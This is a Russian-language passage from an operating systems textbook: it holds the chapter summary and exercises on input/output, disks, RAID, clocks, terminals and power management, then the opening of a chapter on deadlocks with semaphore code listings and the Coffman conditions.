Ввод-вывод данных, несмотря на часто проявляемое к этой теме пренебрежительное отношение, играет весьма важную роль. С вводом-выводом связана довольно существенная часть любой операционной системы. Ввод-вывод может осуществляться одним из трех способов. Во-первых, существует программный способ ввода-вывода, при котором центральный процессор занимается вводом или выводом каждого байта или слова и пребывает в цикле ожидания, пока сможет получить или отправить следующую порцию данных. Во-вторых, существует ввод-вывод, управляемый прерываниями, при котором центральный процессор инициирует передачу символа или слова и переходит к решению каких-нибудь других задач, пока не поступит прерывание, сигнализирующее о завершении ввода-вывода. В-третьих, существует прямой доступ к памяти — DMA, при котором отдельная микросхема полностью управляет передачей блока данных, выдавая прерывание только тогда, когда будет передан весь блок.

Структура ввода-вывода может состоять из четырех уровней: процедур обработки прерываний, драйверов устройств, программ ввода-вывода, не зависящих от конкретных устройств и библиотек ввода-вывода, и программ спулинга, работающих в пользовательском пространстве. Драйверы устройств учитывают особенности работы устройств и предоставляют единообразные интерфейсы для всех остальных компонентов операционной системы. Программы, не зависящие от конкретных устройств, занимаются буферизацией и отправкой отчетов об ошибках.

Диски бывают разных типов: магнитные диски, RAID-массивы, флеш-накопители и оптические диски. На вращающихся дисках алгоритм планирования перемещения

блока головок может использоваться для повышения производительности работы диска, но присутствие виртуальной геометрии усложняет решение этой задачи. За счет образования пары из двух дисков можно создать стабильное хранилище данных, обладающее рядом полезных свойств.

Часы используются для отслеживания фактического времени, ограничения времени работы процессов, обслуживания сторожевых таймеров и производства подсчетов.

У символьно-ориентированных терминалов существует множество проблем относительно специальных символов, которые могут содержаться во входных данных, и специальных эскейп-последовательностей, которые могут находиться в выходных данных. Данные могут вводиться в режиме без обработки и в режиме с обработкой в зависимости от того, какая степень управления входными данными нужна программе. Эскейп-последовательности в выходных данных управляют перемещениями курсора и выполняют вставку и удаление текста на экране.

Многие UNIX-системы используют систему X Window System в качестве основы пользовательского интерфейса. Она состоит из программ, которые собраны в специальные библиотеки, выдающие команды на вывод графической информации, и X-сервера, который отображает информацию на дисплее.

Многие персональные компьютеры используют для формирования выходных данных графические интерфейсы пользователя — GUI, которые основаны на WIMP-парадигме: Window — окна, Icons — значки, Menus — меню и Pointing device — указывающие устройства. Программы, основанные на использовании GUI-интерфейса, управляются, как правило, событиями. События, связанные с клавиатурой, мышью и другими устройствами, посылаются программе для обработки сразу же после их возникновения. В UNIX-системах GUI-интерфейсы почти всегда работают поверх X-системы.

Тонкие клиенты имеют ряд преимуществ над стандартными персональными компьютерами, наиболее часто выраженных в простоте и меньшем уровне обслуживания. И наконец, управление электропитанием является очень важным вопросом для телефонов, планшетов и ноутбуков из-за ограниченного срока работы от аккумуляторных батарей, а для настольных компьютеров и серверных машин — из-за счетов на оплату электроэнергии, выставляемых организациям. Операционная система может применить различные технологии для уменьшения энергопотребления. Программы также могут внести свою лепту, пожертвовав некоторыми качественными показателями ради продления срока работы от аккумуляторной батареи.

Вопросы

1. Прогресс в технологии производства микросхем позволил поместить весь контроллер, включая всю логику доступа к шине, на недорогой чип. Как это повлияло на модель, показанную на рис. 1.6?
2. Возможно ли с учетом скоростей, указанных в табл. 5.1, проводить оцифровку документа на сканере и передавать его по сети стандарта 802.11g на полной скорости? Обоснуйте ответ.
3. На рис. 5.2, *б* показан один из способов организации ввода-вывода, отображаемого на пространство памяти, рассчитанный на использование отдельных шин

для памяти и устройств ввода-вывода, при котором сначала предпринимается попытка обращения по шине памяти, а в случае неудачи — попытка обращения по шине ввода-вывода. Пытливый студент, изучающий компьютерные технологии, додумался до усовершенствования этой идеи: осуществлять обе попытки параллельно, чтобы ускорить процесс доступа к устройствам ввода-вывода. Как вы оцените эту идею?

4. Объясните компромисс между точными и неточными прерываниями на суперскалярной машине.
5. У DMA-контроллера пять каналов. Контроллер может запрашивать 32-разрядное слово каждые 40 нс. Столько же времени уходит на ответ. Насколько быстрой должна быть шина, чтобы не стать узким местом?
6. Предположим, что система использует DMA для передачи данных с контроллера диска в оперативную память. Также предположим, что при этом на захват шины уходит в среднем t_1 наносекунд, а на перенос одного слова по шине — t_2 наносекунд ($t_1 >> t_2$). После того как центральный процессор запрограммировал контроллер DMA, сколько времени займет передача 1000 слов с контроллера диска в оперативную память:

   а) если используется пословный режим;

   б) если используется пакетный режим?

   Предположим, что передача команды контроллеру диска требует захвата шины для отправки по ней одного слова, а подтверждение передачи данных также требует захвата шины и отправки одного слова.
7. Один из используемых некоторыми DMA-контроллерами режимов предусматривает отправку контроллером устройства слова DMA-контроллеру, который затем выставляет на шине второй запрос на запись в память. Как этот режим может использоваться для копирования из памяти в память? Объясните, в чем преимущества или недостатки использования данного метода вместо использования для копирования из памяти в память центрального процессора.
8. Предположим, что компьютер может считывать слово из памяти или записывать слово в память за 5 нс. Также предположим, что при возникновении прерывания все 32 регистра центрального процессора плюс счетчик команд и слово состояния программы помещаются в стек. Какое максимальное количество прерываний в секунду может обработать эта машина?
9. Создатели архитектур центральных процессоров знают, что создатели операционных систем ненавидят неточные прерывания. Одним из способов угодить разработчикам ОС является прекращение выдачи центральному процессору новых команд при получении сигнала на прерывание, но предоставление возможности всем выполняемым в данный момент командам завершить свою работу и лишь после этого вызвать прерывание. Есть ли у такого подхода какие-нибудь недостатки? Обоснуйте ответ.
10. На рис. 5.7, *б* прерывание не подтверждается до тех пор, пока на принтер не будет выведен новый символ. А нельзя ли было выдать подтверждение сразу же после запуска процедуры обработки прерывания? Если можно, то назовите одну из причин, по которой это делается в конце, как показано в тексте программы. А если нельзя, то почему?

11. У компьютера есть трехуровневый конвейер (см. рис. 1.7, *а*). С каждым тактом процессор извлекает из памяти одну команду по адресу, указанному счетчиком команд, и помещает ее в конвейер, увеличивая значение счетчика команд. Каждая команда занимает ровно одно слово памяти. Команды, уже находящиеся в конвейере, продвигаются вперед на один шаг. При возникновении прерывания текущее состояние счетчика команд помещается в стек, а в счетчик команд заносится адрес обработчика прерываний. Затем конвейер смещается на один шаг вправо, и первая команда обработчика прерываний извлекается и помещается в конвейер. Есть ли у такой машины точные прерывания? Обоснуйте ответ.
12. Типичная печатная страница текста состоит из 50 строк по 80 символов в каждой. Представьте себе принтер, способный печатать 6 страниц в минуту, причем время вывода на принтер одного символа настолько мало, что им можно пренебречь. Имеет ли смысл управлять выводом на этот принтер с помощью прерываний, если для печати каждого символа требуется прерывание, полная обработка которого занимает 50 мкс?
13. Объясните, как операционная система может способствовать установке нового устройства без потребности в своей перекомпиляции.
14. На каком из четырех уровней программного обеспечения ввода-вывода выполняются следующие действия:

    а) вычисление номеров дорожки, сектора и головки для чтения с диска;

    б) запись команд в регистры устройства;

    в) проверка разрешения доступа пользователя к устройству;

    г) преобразование двоичного целого числа в ASCII-символы для вывода на печать.
15. Локальная сеть используется следующим образом. Пользовательская программа выдает системный вызов, чтобы записать пакеты данных в сеть. Затем операционная система копирует данные в буфер ядра. После этого данные копируются в плату сетевого контроллера. После того как все байты попадают в контроллер, они посылаются по сети со скоростью 10 Мбит/с. Получающий сетевой контроллер сохраняет каждый бит спустя 1 мкс после его отправки. Когда последний бит получен, работа центрального процессора получающего компьютера прерывается и ядро копирует только что прибывший пакет в свой буфер для изучения. Определив, какому пользователю предназначается пакет, ядро копирует данные в пространство пользователя. Если предположить, что каждое прерывание и его обработка занимают 1 мс, размер пакетов равен 1024 байта (если проигнорировать заголовки), а копирование одного байта занимает 1 мкс, то чему будет равна максимальная скорость, с которой один процесс может передавать данные другому процессу? Предположим, что отправитель блокируется, пока получатель не закончит работу и не отправит обратно подтверждение. Чтобы упростить задачу, предположим, что время на оправку подтверждения настолько незначительно, что им можно пренебречь.
16. Почему выходные файлы для печати перед тем, как быть распечатанными, обычно ставятся в очередь на печать, организуемую на диске (то есть подвергаются спулингу)?
17. Какое отклонение цилиндров необходимо для диска со скоростью вращения 7200 об/мин и временем перехода с дорожки на дорожку 1 мс? На каждой дорожке у диска 200 секторов по 512 байт.

18. Скорость вращения диска 7200 об/мин. У него по всему внешнему цилиндру имеется 500 секторов по 512 байт. Сколько времени займет чтение сектора?
19. Вычислите максимальную скорость передачи данных в байтах в секунду для диска, описание которого дано в предыдущей задаче.
20. Система RAID уровня 3 может исправлять однобитовые ошибки при помощи только одного диска четности. В чем тогда смысл использования системы RAID уровня 2? В конечном счете, она также может исправлять только одну ошибку, но требует для этого большего количества дисков.
21. Система RAID может отказать лишь в том случае, если два или более ее дисков потерпят аварию за довольно короткий интервал времени. Предположим, что вероятность аварии одного диска в течение одного часа равна p. Чему равна вероятность отказа в течение этого часа RAID-системы, состоящей из k дисков?
22. Сравните RAID-системы уровней с 0-го по 5-й с точки зрения производительности чтения, производительности записи, накладных расходов при использовании дискового пространства и надежности.
23. Сколько пебибайтов в зебибайте?
24. Почему оптические устройства хранения данных обладают более высокой плотностью записи данных, чем магнитные накопители?

    Примечание: этот вопрос требует некоторых знаний физики на уровне средней школы, в частности способов генерации магнитных полей.
25. Какими преимуществами и недостатками обладают оптические диски по сравнению с магнитными?
26. Если контроллер диска записывает получаемые с диска байты в память так же быстро, как и получает их, без внутреннего буферирования, будет ли польза от чередования секторов? Обоснуйте ответ.
27. Если на диске применяется двойное чередование, то нужно ли еще применять отклонение цилиндров во избежание потерь данных при переходе с дорожки на дорожку? Обоснуйте ответ.
28. Рассмотрим магнитный диск, имеющий 16 головок и 400 цилиндров. Этот диск поделен на четыре 100-цилиндровых зоны, где цилиндры разных зон содержат 160, 200, 240 и 280 секторов соответственно. Предположим, что каждый сектор содержит 512 байт, среднее время позиционирования головок между примыкающими друг к другу цилиндрами составляет 1 мс, а диск вращается со скоростью 7200 об/мин. Вычислите:

    а) емкость диска;

    б) оптимальное отклонение дорожки;

    в) максимальную скорость передачи данных.
29. Производитель дисков выпускает два 5-дюймовых жестких диска, у каждого из которых по 10 000 цилиндров. Новый жесткий диск имеет двойную линейную плотность записи по сравнению с более старым диском. Какие свойства у нового диска будут лучше, чем у старого, а какие останутся на прежнем уровне? Ухудшатся ли какие-либо показатели у нового диска?

30. Производитель компьютеров решил переделать таблицу разделов жесткого диска, используемого на Pentium-совместимом компьютере, чтобы дать возможность использования более четырех разделов. Какие последствия повлечет за собой такое изменение?

31. Драйвер диска получает запросы на обращение к цилиндрам в следующей последовательности: 10, 22, 20, 2, 40, 6 и 38. Перемещение блока головок с одного цилиндра на соседний занимает 6 мс. Сколько потребуется времени на перемещение головок при использовании:

    а) алгоритма обслуживания в порядке поступления запросов;

    б) алгоритма обслуживания в первую очередь ближайшего цилиндра;

    в) алгоритма лифта (сначала блок головок двигается вверх).

    Во всех случаях блок головок изначально расположен над цилиндром 20.

32. Небольшое изменение алгоритма лифта для планирования удовлетворения запросов обращения к диску заключается в постоянном сканировании диска в одном и том же направлении. В каком отношении этот модифицированный алгоритм лучше, чем алгоритм лифта?

33. Продавец персональных компьютеров пришел в Юго-Западный амстердамский университет и заявил, что при создании новой партии товара его компанией предприняты значительные усилия для того, чтобы их весия UNIX работала очень быстро. В качестве примера он отметил, что их драйвер диска использует алгоритм лифта, а также выстраивает в очередь несколько запросов в порядке следования секторов в цилиндре. Студент Гарри Хакер под впечатлением сказанного приобрел одно изделие, принес его домой и написал программу для произвольного считывания 10 000 блоков, разбросанных по всему диску. К его изумлению, замеренная им производительность была идентична той, которая им ожидалась от применения алгоритма обслуживания в порядке поступления запросов. Обманул ли его продавец?

34. При рассмотрении стабильных хранилищ данных, использующих энергонезависимую память, был упущен следующий момент. Что получится, если операция стабильной записи будет выполнена, но произойдет сбой, прежде чем операционная система сможет записать номер сбойного блока в энергонезависимую память? Разрушает ли подобное состояние состязательности абстракцию стабильного хранилища данных? Обоснуйте ответ.

35. При рассмотрении стабильных хранилищ данных было показано, что диск может быть возвращен в непротиворечивое состояние (если запись либо уже была завершена, либо еще не начиналась), если центральный процессор откажет в процессе записи. Сработает ли это свойство, если центральный процессор снова откажет в ходе восстановительной процедуры? Обоснуйте ответ.

36. При рассмотрении стабильного хранилища основное предположение заключалось в том, что сбой центрального процессора, повреждающий сектор, приводил к появлению неверного кода ECC. Какие проблемы могут возникнуть в пяти сценариях восстановления после сбоя, показанных на рис. 5.23, если это предположение не будет соблюдаться?

37. На некотором компьютере обработчик прерываний от таймера выполняет свою работу за 2 мс (включая накладные расходы на переключение процессов). Пре-

рывания от таймера поступают с частотой 60 Гц. Какую часть своего времени центральный процессор тратит на таймер?

38. На компьютере используются программируемые часы, работающие в режиме прямоугольного импульса. Какой должна быть емкость регистра хранения при использовании кварцевого генератора с частотой 500 МГц для достижения точности часов, равной:

    а) 1 мс (одному такту часов в каждую миллисекунду)?

    б) 100 мс?

39. На системе имитируются несколько часов за счет выстраивания общей цепочки из всех невыполненных таймерных запросов, показанной на рис. 5.26. Предположим, что текущий показатель времени равен 5000 и есть невыполненные таймерные запросы для следующих значений времени: 5008, 5012, 5015, 5029 и 5037. Покажите значения заголовков таймеров, текущего времени и следующего сигнала для значений времени 5000, 5005 и 5013. Предположим, что новый (ожидающий) сигнал поступает во время 5017 для значения времени 5033. Покажите значения заголовка таймера, текущего времени и следующего сигнала для значения времени, равного 5023.

40. Многие версии UNIX используют беззнаковое 32-разрядное целое число для учета времени в виде количества секунд, прошедших с исходной точки отсчета. Когда эта система столкнется с переполнением (год и месяц)? Ожидаете ли вы, что это произойдет на самом деле?

41. Графический терминал имеет разрешение 1600 × 1200 пикселов. Для прокрутки окна центральный процессор (или контроллер) должен переместить все текстовые строки вверх, копируя их биты из одной части видеопамяти в другую. Если отдельное окно имеет 80 строк в высоту и 80 символов ширину (всего 6480 символов) и использует знакоместо размером 8 пикселов в ширину и 16 пикселов в высоту, сколько времени займет прокрутка всего окна при времени копирования 50 нс на один байт? Если длина всех строк составляет 80 символов, то какова эквивалентная скорость в бодах для этого терминала? Вывод символа на экран занимает 5 мкс. Сколько строк в секунду может быть отображено?

42. После получения символа *DEL* (*SIGINT*) драйвер дисплея очищает всю очередь на вывод для этого дисплея. Почему?

43. Пользователь терминала выдал команду редактору на удаление слова в строке 5, занимающее символьные позиции с 7-й до 12-й включительно. Предполагая, что курсор при выдаче команды не находится в строке 5, какую ANSI эскейп-последовательность должен выдать редактор, чтобы удалить слово?

44. Разработчики компьютерных систем предполагали, что максимальная скорость перемещения мыши составит 20 см/с. Если один микки равен 0,1 мм, а каждое сообщение мыши занимает 3 байта, чему будет равна максимальная скорость передачи данных при условии, что о каждом микки сообщается отдельно?

45. Основными цветами являются красный, зеленый и синий. Это означает, что любой цвет может быть получен путем линейного наложения этих цветов друг на друга. Может ли существовать цветная фотография, которую невозможно полноценно представить с помощью 24-битового представления цвета?

Один из способов вывода символа на растровый экран состоит в копировании его из таблицы шрифтов с помощью процедуры BitBlt. Предположим, что в каком-то шрифте используются символы размером 16 × 24 пиксела в истинных цветах RGB.

1. Сколько места займет каждый символ в таблице шрифта?
2. Если копирование одного байта занимает 100 нс, включая издержки, чему равна скорость вывода в символах в секунду?

46. Если предположить, что копирование байта занимает 10 нс, сколько времени понадобится для полной перерисовки отображаемого на адресное пространство памяти экрана из 80 символов по 25 строк, работающего в текстовом режиме? Сколько времени понадобится для графического экрана разрешением 1024 × 768 и глубиной цвета 24 бита?

47. В листинге 5.2 показан класс *RegisterClass*. В соответствующем коде X Window, показанном в листинге 5.1, нет ни такого вызова, ни чего-либо ему подобного. Почему?

48. В тексте был приведен пример вывода на экран прямоугольника с помощью интерфейса Windows GDI

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

Нужен ли здесь первый параметр (*hdc*), и если да, то зачем? Ведь координаты прямоугольника задаются явным образом в виде параметров.

49. Терминал тонкого клиента используется для отображения веб-страницы, состоящей из мультфильма размером 400 × 160 пикселов, демонстрирующегося с частотой 10 кадров в секунду. Какую часть потока данных в сети Fast Ethernet со скоростью передачи данных 100 Мбит/с займет демонстрация мультфильма?

50. Подмечено, что система тонкого клиента хорошо работает в тестовом режиме с сетью со скоростью передачи данных 1 Мбит/с. Ожидаются ли какие-нибудь проблемы в многопользовательском режиме работы?

Подсказка: рассмотрите вариант с большим количеством пользователей, просматривающих телепередачу, и таким же количеством пользователей, просматривающих информацию в Интернете.

51. Какие два преимущества и два недостатка свойственны вычислениям с использованием тонких клиентов?

52. Если максимальное напряжение питания центрального процессора V снижено до значения V/n, его энергопотребление падает до $1/n^2$ от первоначального значения, а тактовая частота снижается до $1/n$ от первоначального значения. Предположим, что пользователь вводит данные со скоростью 1 символ в секунду, а центральному процессору для обработки каждого символа требуется 100 мс. Каким будет оптимальное значение n и сколько будет сэкономлено энергии по сравнению с работой без снижения напряжения питания? Предположим, что простаивающий центральный процессор вообще не потребляет электроэнергии.

53. Ноутбук настроен на режим максимального энергосбережения с отключением дисплея и жесткого диска после определенного периода бездействия. Пользователь иногда запускает UNIX-программы в текстовом режиме, а все остальное время использует X Window System. У него вызвало удивление то, что ноутбук работал от аккумуляторной батареи значительно дольше, когда он пользовался

программами, работающими исключительно в текстовом режиме. Почему так произошло?

54. Напишите программу, которая имитирует стабильное хранилище данных. Воспользуйтесь двумя большими файлами фиксированного размера на вашем диске для имитации двух дисков.

55. Напишите программу, реализующую три алгоритма перемещения блока головок. Напишите программу драйвера, генерирующую обращения к произвольным цилиндрам с номерами в диапазоне от 0 до 999, запустите все три алгоритма для этой последовательности обращений и распечатайте суммарное расстояние перемещений (в количестве цилиндров), которое необходимо преодолеть при использовании этих трех алгоритмов.

56. Напишите программу, реализующую несколько таймеров при использовании одних часов. Входные данные этой программы должны включать последовательность из четырех типов команд (*S* <*int*>, *T*, *E* <*int*>, *P*): команда *S* <*int*> устанавливает текущее время, соответствующее параметру <*int*>; команда *T* — это такт часов; команда *E* <*int*> планирует сигнал, подаваемый во время <*int*>; команда *P* выводит на печать значение текущего времени, следующего сигнала и заголовка таймера. Ваша программа должна также выводить на печать отчет о каждом сроке выдачи сигнала.

Глава 6
Взаимоблокировка

В компьютерных системах множество ресурсов, которые одновременно могут использоваться только одним процессом. Стоит лишь вспомнить принтеры, накопители на магнитной ленте для резервного копирования данных компаний и элементы во внутренних системных таблицах. Если два процесса одновременно выводят информацию на принтер, то получается полная тарабарщина. Если два процесса будут использовать один и тот же элемент таблицы файловой системы, то эта система непременно будет повреждена. Поэтому все операционные системы способны временно предоставлять процессу исключительные права доступа к конкретным ресурсам.

При работе многих приложений процессу нужен исключительный доступ не к одному, а сразу к нескольким ресурсам. Предположим, к примеру, что каждый из двух процессов захотел записать отсканированный документ на Blu-ray-диск. Процесс *A* запрашивает разрешение на использование сканера и получает его. Процесс *B* запрограммирован по-другому: сначала он запрашивает разрешение на использование пишущего привода Blu-ray-дисков и также получает это разрешение. Теперь *A* запрашивает разрешение на использование пишущего привода Blu-ray-дисков, но запрос отклоняется до тех пор, пока это устройство не будет освобождено процессом *B*. К сожалению, вместо того чтобы освободить привод, *B* запрашивает разрешение на использование сканера. И в этот момент оба процесса оказываются заблокированными навсегда. Такая ситуация называется тупиковой ситуацией (тупиком), или **взаимоблокировкой** (deadlock).

Взаимоблокировки могут случаться и между машинами. К примеру, многие офисы оборудованы локальной сетью, к которой подключено множество компьютеров. Довольно часто такие устройства, как сканеры, пишущие приводы Blu-ray-дисков и DVD, принтеры и приводы накопителей на магнитной ленте, подключены к сети в качестве ресурсов общего пользования, доступных любому пользователю на любой машине. Если эти устройства могут быть дистанционно зарезервированы (например, с домашнего компьютера пользователя), то может возникнуть взаимоблокировка, похожая на только что рассмотренную. При более сложных обстоятельствах во взаимоблокировку могут быть вовлечены три, четыре и более устройств и пользователей.

Взаимоблокировки могут возникать и при массе других обстоятельств. К примеру, в системах управления базами данных, во избежание попадания в состояние состязания программе может понадобиться блокировка нескольких используемых ею записей. Если процесс *A* блокирует запись *R*1, а процесс *B* блокирует запись *R*2, а затем каждый процесс пытается заблокировать запись другого процесса, то получается та же взаимоблокировка. Таким образом, взаимоблокировки могут появляться при работе как с аппаратными, так и с программными ресурсами.

В данной главе будут рассмотрены разновидности взаимоблокировок, условия их возникновения, а также некоторые пути предотвращения взаимоблокировок или уклонения от их возникновения. Хотя этот материал касается взаимоблокировок в контексте

операционных систем, они также случаются в системах управления базами данных и во многих других компьютерных областях, поэтому приводимые здесь сведения применимы к широкому спектру многозадачных систем. На тему взаимоблокировок существует множество научных трудов. Библиографии по этой теме дважды публиковались в *Operating Systems Review*, и на них стоит обратить внимание в качестве источников справочной информации (Newton, 1979; Zobel, 1983). Хотя этим библиографиям уже много лет, основная часть работ по взаимоблокировкам была завершена до 1980 года, поэтому они все еще не утратили своей актуальности.

6.1. Ресурсы

Основная часть взаимоблокировок связана с ресурсами, к которым некоторым процессам были предоставлены исключительные права доступа. К их числу относятся устройства, записи данных, файлы и т. д. Чтобы придать рассмотрению взаимоблокировок как можно более универсальный характер, мы будем называть объекты, к которым предоставляется доступ, **ресурсами**. Ресурсами могут быть аппаратные устройства (например, привод Blu-ray-дисков) или какая-то часть информации (например, запись базы данных). Обычно у компьютера может быть множество ресурсов, которые могут быть предоставлены процессу. Некоторые ресурсы могут быть доступны в нескольких идентичных экземплярах, например три привода Blu-ray-дисков. Когда доступны несколько копий ресурса, то для удовлетворения любого запроса на ресурс может быть использован один из них. Короче говоря, под ресурсом понимается все, что должно предоставляться, использоваться и через некоторое время высвобождаться, поскольку в один и тот же момент времени может использоваться только одним процессом.

6.1.1. Выгружаемые и невыгружаемые ресурсы

Ресурсы бывают двух видов: выгружаемые и невыгружаемые. К **выгружаемым** относятся такие ресурсы, которые могут быть безболезненно отобраны у процесса, который ими обладает. Примером такого ресурса может послужить память. Рассмотрим систему, имеющую 1 Гбайт пользовательской памяти, один принтер и два процесса по 1 Гбайт, каждый из которых хочет что-то вывести на печать. Процесс *A* запрашивает и получает принтер, а затем начинает вычислять значение, предназначенное для вывода на печать. Но до завершения вычисления истекает выделенный ему квант времени, и он выгружается на диск.

Теперь запускается процесс *B*, безуспешно, как оказывается, пытаясь завладеть принтером. Потенциально возникает ситуация взаимоблокировки, поскольку у процесса *A* есть принтер, а у процесса *B* — память и ни один из них не может продолжить свою работу без ресурса, удерживаемого другим процессом.

К счастью, есть возможность отобрать память у процесса *B*, выгрузив этот процесс на диск, и загрузить оттуда процесс *A*. Теперь *A* может возобновить свою работу, выполнить распечатку и высвободить принтер. И никакой взаимоблокировки не возникнет.

А вот **невыгружаемый ресурс** нельзя отобрать у его текущего владельца, не вызвав потенциально сбоя в вычислениях. Если у процесса, который уже приступил к записи на Blu-ray-диск, внезапно отобрать пишущий привод и отдать его другому процессу,

это приведет к порче Blu-ray-диска. Пишущие приводы Blu-ray-дисков нельзя отобрать в произвольный момент.

Выгружаемость ресурса зависит от контекста. На стандартном персональном компьютере память является выгружаемым ресурсом, поскольку страницы всегда могут быть выгружены на диск, чтобы нужный объем свободной памяти был восстановлен. А на смартфоне, не поддерживающем свопинг или страничную организацию памяти, простой выгрузкой взаимоблокировки из-за дефицита памяти избежать не удастся.

Как правило, во взаимоблокировках фигурируют невыгружаемые ресурсы. Обычно потенциальные взаимоблокировки с участием выгружаемых ресурсов могут быть устранены путем перераспределения ресурсов от одного процесса к другому. Поэтому наше внимание будет сконцентрировано на невыгружаемых ресурсах.

В наиболее общем виде при использовании ресурса происходит следующая последовательность событий:

1. Запрос ресурса.
2. Использование ресурса.
3. Высвобождение ресурса.

Если во время запроса ресурс недоступен, запрашивающий процесс вынужден перейти к ожиданию. В некоторых операционных системах при отказе в выделении запрошенного ресурса процесс автоматически блокируется, а когда ресурс становится доступен — возобновляется. В других системах отказ в выделении запрашиваемого ресурса сопровождается кодом ошибки, и принятие решения о том, что следует делать, немного подождать или попытаться снова получить ресурс, возлагается на вызывающий процесс.

Процесс, чей запрос на выделение ресурса был только что отклонен, обычно входит в короткий цикл: запрос ресурса, затем приостановка, — после чего повторяет попытку. Хотя этот процесс не заблокирован, но по всем показателям он является фактически заблокированным, поскольку не может выполнять никакой полезной работы. При дальнейшем рассмотрении вопроса мы будем предполагать, что при отказе в выделении запрошенного ресурса процесс впадает в спячку.

Особенности запроса ресурса существенно зависят от используемой системы. В некоторых системах для запроса предоставляется системный вызов *request*, позволяющий процессам запросить ресурс в явном виде. В других системах единственными ресурсами, о которых знает операционная система, являются специальные файлы, которые в конкретный момент времени могут быть открыты только одним процессом. Они открываются с использованием обычного вызова *open*. Если файл уже используется, вызывающий процесс блокируется до тех пор, пока файл не будет закрыт текущим владельцем.

6.1.2. Получение ресурса

Для некоторых видов ресурсов, таких как записи в базе данных, управление использованием ресурсов зависит от самих пользовательских процессов, а не от системы. Один из способов, позволяющих ввести пользовательское управление ресурсами, заключается в присоединении семафора к каждому из ресурсов.

Все эти семафоры получают исходное значение, равное 1. С таким же успехом могут использоваться и мьютексы. Перечисленные ранее три этапа затем воплощаются в применение к семафору вызова *down* для получения ресурса, использование ресурса и, в завершение, применение вызова *up* при высвобождении ресурса. Эти этапы показаны в листинге 6.1, *а*.

Листинг 6.1. Использование семафоров для защиты: *а* — одного ресурса; *б* — двух ресурсов

```
typedef int semaphore;
semaphore resource_1;

void process_A(void) {
    down(&resource_1);
    use_resource_1( );
    up(&resource_1);
}
```

а

```
typedef int semaphore;
semaphore resource_1;
semaphore resource_2;

void process_A(void) {
    down(&resource_1);
    down(&resource_2);
    use_both_resources( );
    up(&resource_2);
    up(&resource_1);
}
```

б

Иногда процессы нуждаются в двух и более ресурсах. Их можно получать последовательно, как показано в листинге 6.1, *б*. Если требуется больше двух ресурсов, их запрашивают непосредственно один за другим.

Пока все идет хорошо. Пока речь идет только об одном процессе, все работает нормально. Конечно, когда используется только один процесс, нет нужды в формальном получении ресурсов, поскольку нет соперничества за обладание ими.

Теперь рассмотрим ситуацию с двумя процессами — *A* и *B* — и двумя ресурсами. В листинге 6.2 показаны два сценария: *а* — оба процесса запрашивают ресурсы в одном и том же порядке; *б* — запрашивают ресурсы в разном порядке. Разница может показаться несущественной, но это не так.

Листинг 6.2. Код: *а* — не вызывающий взаимоблокировки; *б* — в котором кроется потенциальная возможность взаимоблокировки

```
typedef int semaphore;
    semaphore resource_1;
    semaphore resource_2;

    void process_A(void) {
        down(&resource_1);
        down(&resource_2);
        use_both_resources( );
        up(&resource_2);
        up(&resource_1);
    }

    void process_B(void) {
        down(&resource_1);
        down(&resource_2);
```

```
    semaphore resource_1;
    semaphore resource_2;

    void process_A(void) {
        down(&resource_1);
        down(&resource_2);
        use_both_resources( );
        up(&resource_2);
        up(&resource_1);
    }

    void process_B(void){
        down(&resource_2);
        down(&resource_1);
```

```
    use_both_resources( );
    up(&resource_2);
    up(&resource_1);
}
```

а

```
    use_both_resources( );
    up(&resource_1);
    up(&resource_2);
}
```

б

В листинге 6.2, *а* один из процессов запрашивает первый ресурс раньше, чем это делает второй процесс. Затем этот же процесс успешно получает второй ресурс и выполняет свою работу. Если второй процесс попытается получить ресурс 1 до его высвобождения, то он будет просто заблокирован до тех пор, пока ресурс не станет доступен.

В листинге 6.2, *б* показана другая ситуация. Может случиться, что один из процессов получит оба ресурса и надежно заблокирует другой процесс до тех пор, пока не сделает свою работу. Но может случиться и так, что процесс *A* получит ресурс 1, а процесс *B* получит ресурс 2. Каждый из них теперь будет заблокирован при попытке получения второго ресурса. Ни один из процессов не возобновит свою работу. Плохо то, что возникнет ситуация взаимоблокировки.

Здесь мы видим, что происходит из-за небольшой разницы в стиле программирования: в зависимости от того, какой из ресурсов будет получен первым, программа либо работает, либо дает трудноопределимый сбой. Поскольку взаимоблокировки могут возникать столь просто, для борьбы с ними были проведены обширные исследования. В этой главе подробно рассматриваются взаимоблокировки и средства борьбы с ними.

6.2. Введение во взаимоблокировки

Взаимоблокировкам можно дать следующее формальное определение.

Взаимоблокировка в группе процессов возникает в том случае, если каждый процесс из этой группы ожидает события, наступление которого зависит исключительно от другого процесса из этой же группы.

Поскольку все процессы находятся в состоянии ожидания, ни один из них не станет причиной какого-либо события, которое могло бы возобновить работу другого процесса, принадлежащего к этой группе, и ожидание всех процессов становится бесконечным. В этой модели предполагается, что у процессов есть только один поток, а прерывания, способные возобновить работу заблокированного процесса, отсутствуют. Условие отсутствия прерываний необходимо, чтобы не позволить заблокированному по иным причинам процессу возобновить свою работу, скажем, по аварийному сигналу, после чего вызвать событие, освобождающее другие имеющиеся в группе процессы.

В большинстве случаев событием, наступления которого ожидает каждый процесс, является высвобождение какого-либо ресурса, которым на данный момент владеет другой участник группы. Иными словами, каждый процесс из группы, попавшей в ситуацию взаимоблокировки, ожидает ресурса, которым обладает другой процесс из этой же группы. Ни один из процессов не может работать, ни один из них не может высвободить какой-либо ресурс, и ни один из них не может возобновить свою работу. Количество процессов и количество и вид удерживаемых и запрашиваемых ресурсов не имеет значения. Этот результат сохраняется для любого типа ресурсов, включая аппаратные и программные ресурсы. Этот вид взаимоблокировки называется **ресурсной взаимоблокировкой**. Наверное, это самый распространенный, но далеко не единствен-

ный вид. Сначала мы рассмотрим ресурсную взаимоблокировку, а в конце этой главы вернемся к краткому обзору других видов взаимоблокировки.

6.2.1. Условия возникновения ресурсных взаимоблокировок

Коффман (Coffman et al., 1971) показал, что для возникновения ресурсных взаимоблокировок должны выполняться четыре условия:

1. Условие взаимного исключения. Каждый ресурс либо выделен в данный момент только одному процессу, либо доступен.
2. Условие удержания и ожидания. Процессы, удерживающие в данный момент ранее выделенные им ресурсы, могут запрашивать новые ресурсы.
3. Условие невыгружаемости. Ранее выделенные ресурсы не могут быть принудительно отобраны у процесса. Они должны быть явным образом высвобождены тем процессом, который их удерживает.
4. Условие циклического ожидания. Должна существовать кольцевая последовательность из двух и более процессов, каждый из которых ожидает высвобождения ресурса, удерживаемого следующим членом последовательности.

Для возникновения ресурсной взаимоблокировки должны соблюдаться все четыре условия. Если одно из них не соблюдается, ресурсная взаимоблокировка невозможна.

